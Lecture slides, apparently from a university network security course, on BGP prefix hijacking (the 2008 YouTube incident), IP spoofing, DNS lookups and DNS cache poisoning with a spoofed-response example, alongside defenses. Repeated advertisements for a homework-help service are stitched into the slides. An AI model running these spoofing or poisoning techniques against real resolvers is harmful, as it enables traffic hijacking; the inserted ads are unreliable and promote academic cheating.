
BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP: Security?



BGP: Security?



BGP “hijacks” of 1.0.0.0/8



BGP: prefix hijacking

- It gets worse:
 - Real routes are blocks (e.g. /16 network block)
 - Choose shortest *most specific* AS PATH

Destination	Next Hop	AS PATH
128.138.0.0/16	192.12.80.70	104 (CU Boulder)
128.138.0.0/17	198.109.93.50	600 12145 (CSU)
128.138.128.0/17	198.109.93.50	600 12145 (CSU)

YouTube Hijack (Feb 2008)

- AS36561 (YouTube): 208.65.152.0/22

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24

<https://tutorcs.com>

WeChat: cstutorcs

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
 - AS17557 (Pakistan Telecom): 208.65.153.0/24
 - AS36561 (YouTube): 208.65.153.0/24
- <https://tutorcs.com>

WeChat: cstutorcs

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- ~~AS17557 (Pakistan Telecom): 208.65.153.0/24~~
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25
- <http://youtu.be/IzLPKuA0e50>

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

BGP hijack defenses

- Not everyone gets to BGP
- Multiple vantage points help detect hijacks
 - Human response vs Computers
- S-BGP
- soBGP
- Pretty Secure BGP
- Pretty Good BGP
- But misconfigurations/DoS still common

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

IP spoofing

- Who said we had to be honest about the source address?

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

IP spoofing: defenses

- Ingress Filtering
 - Reverse Path Forwarding (detects lies with a FIB)
- TCP
 - Each host uses sequence numbers (32-bits) to prevent *blind* spoofing

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

IP spoofing around defenses

- Ingress Filtering not at all ISPs
- TCP not perfect or the only protocol...
 - Backscatter
 - TCP windows?
 - UDP?

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

UDP!

- What uses UDP?
 - Networked Games
 - VoIP (RTP)
 - DNS
- <https://tutorcs.com>
- WeChat: cstutorcs



DNS

- 1.2.3.4 -> 4.2.2.1
 - What's the IP for www.hobocomp.com
(TXID: 45121)
<https://tutorcs.com>
- 4.2.2.1 -> 1.2.3.4
 - www.hobocomp.com IN A 68.40.59.167
(TXID: 45121) TTL 1789

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

DNS

- 1.2.3.4 -> 4.2.2.1

- IP for ecen4133.org?

- 4.2.2.1 -> k.root-servers.net

```
;; QUESTION SECTION:
```

```
;ecen4133.org.
```

```
;; AUTHORITY SECTION:
```

org.	172800	IN	NS	a0.org.afiliast-nst.info.
org.	172800	IN	NS	a2.org.afiliast-nst.info.

```
;; ADDITIONAL SECTION:
```

a0.org.afiliast-nst.info.	172800	IN	A	199.19.56.1
a2.org.afiliast-nst.info.	172800	IN	A	199.249.112.1

DNS

- 4.2.2.1 -> 199.19.56.1

- IP for ecen4133.org?

Assignment Project Exam Help

```
;; QUESTION SECTION: https://tutorcs.com  
;ecen4133.org. IN A
```

WeChat: cstutorcs

```
;; AUTHORITY SECTION:  
ecen4133.org. 86400 IN NS dns1.registrar-servers.com  
ecen4133.org. 86400 IN NS dns2.registrar-servers.com
```

```
;; ADDITIONAL SECTION:  
ns8.zoneedit.com. 172800 IN A 75.125.10.187  
ns16.zoneedit.com. 172800 IN A 69.64.68.41
```

DNS

- 4.2.2.1 -> dns1.registrar-servers.com
 - IP for ecen4133.org?

Assignment Project Exam Help

;; QUESTION SECTION:

;ecen4133.org.

IN

A

<https://tutorcs.com>

;; ANSWER SECTION:

ecen4133.org.

300

IN

A

18.234.115.5

WeChat: cstutorcs

;; AUTHORITY SECTION:

ecen4133.org.

1800

IN

NS

dns1.registrar-servers.com

ecen4133.org.

1800

IN

NS

dns2.registrar-servers.com

DNS

- 4.2.2.1 -> 1.2.3.4
 - I found your answer (finally)
 - ecen4133.org. IN A 18.234.115.5

<https://tutorcs.com>

WeChat: cstutorcs

Bad guy:

- Spoof responses from 4.2.2.1 (or higher)
 - Has to guess the TXID.
 - Only 65536 possible values
 - Bandwidth helps
 - Can play this game more than once
 - Own 783.google.com? Great, delegate to www.google.com, which, oh, by the way, is 6.6.6.6
 - "4.2.2.1" -> 1.2.3.4 (TXID lucky_guess)
783.google.com IN CNAME www.google.com
www.google.com IN A 6.6.6.6

DNS poisoning defenses

- Randomize source port on lookups
- Lookup random case: "gOoGLE.cOM"
- DNSSEC
 - Have records be signed by higher-level DNS

Assignment Project Exam Help

<https://tutorcs.com>

WeChat: cstutorcs

Network switches vs hubs


- **Hubs** broadcast received packets to all other links
- **Switches** only send to links that have sent from that Layer-2 address
 - E.g. If you see a packet from A on port 1, send all packets to A to port 1.
